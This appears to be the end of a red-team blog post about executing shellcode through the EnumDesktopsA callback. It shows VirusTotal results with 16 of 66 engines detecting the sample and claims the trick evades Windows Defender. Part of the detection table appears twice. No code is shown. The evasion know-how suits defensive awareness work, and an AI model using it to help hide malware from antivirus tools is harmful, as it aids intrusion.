
Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.ShellCode.F.223359A5
ALYac	Generic.ShellCode.F.223359A5	Arcabit	Generic.ShellCode.F.223359A5
BitDefender	Generic.ShellCode.F.223359A5	Cybereason	Malicious.cacde0
Cynet	Malicious (score: 100)	DrWeb	Trojan.Starter.7246
Elastic	Malicious (high Confidence)	Emsisoft	Generic.ShellCode.F.223359A5 (B)
eScan	Generic.ShellCode.F.223359A5	GData	Generic.ShellCode.F.223359A5
Jiangmin	Trojan.Shelma.lmx	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=87)	Trellix (FireEye)	Generic.mg.fb0ec4156ccb7001
AhnLab-V3	Undetected	Alibaba	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	ClamAV	Undetected
Comodo	Undetected	CrowdStrike Falcon	Undetected
Cylance	Undetected	Cyren	Undetected
ESET-NOD32	Undetected	F-Secure	Undetected

So, 16 of 66 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1/detection

And what's interesting this trick bypassed Windows Defender:



657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1

Sign in Sign up

eScan	Generic.ShellCode.F.223359A5	GData	Generic.ShellCode.F.223359A5
Jiangmin	Trojan.Shelma.lmx	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=87)	Trellix (FireEye)	Generic.mg.fb0ec4156ccb7001
AhnLab-V3	Undetected	Alibaba	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	ClamAV	Undetected
Comodo	Undetected	CrowdStrike Falcon	Undetected
Cylance	Undetected	Cyren	Undetected
ESET-NOD32	Undetected	F-Secure	Undetected
Fortinet	Undetected	Gridinsoft	Undetected
Ikarus	Undetected	K7AntiVirus	Undetected
K7GW	Undetected	Kingsoft	Undetected
Lionic	Undetected	Malwarebytes	Undetected
MaxSecure	Undetected	McAfee	Undetected
McAfee-GW-Edition	Undetected	Microsoft	Undetected
NANO-Antivirus	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	QuickHeal	Undetected
Rising	Undetected	Sangfor Engine Zero	Undetected
SecureAge APEX	Undetected	SentinelOne (Static ML)	Undetected
Sophos	Undetected	SUPERAntiSpyware	Undetected
TACHYON	Undetected	TEHTRIS	Undetected
Tencent	Undetected	Trapmine	Undetected

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

EnumDesktopsA
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine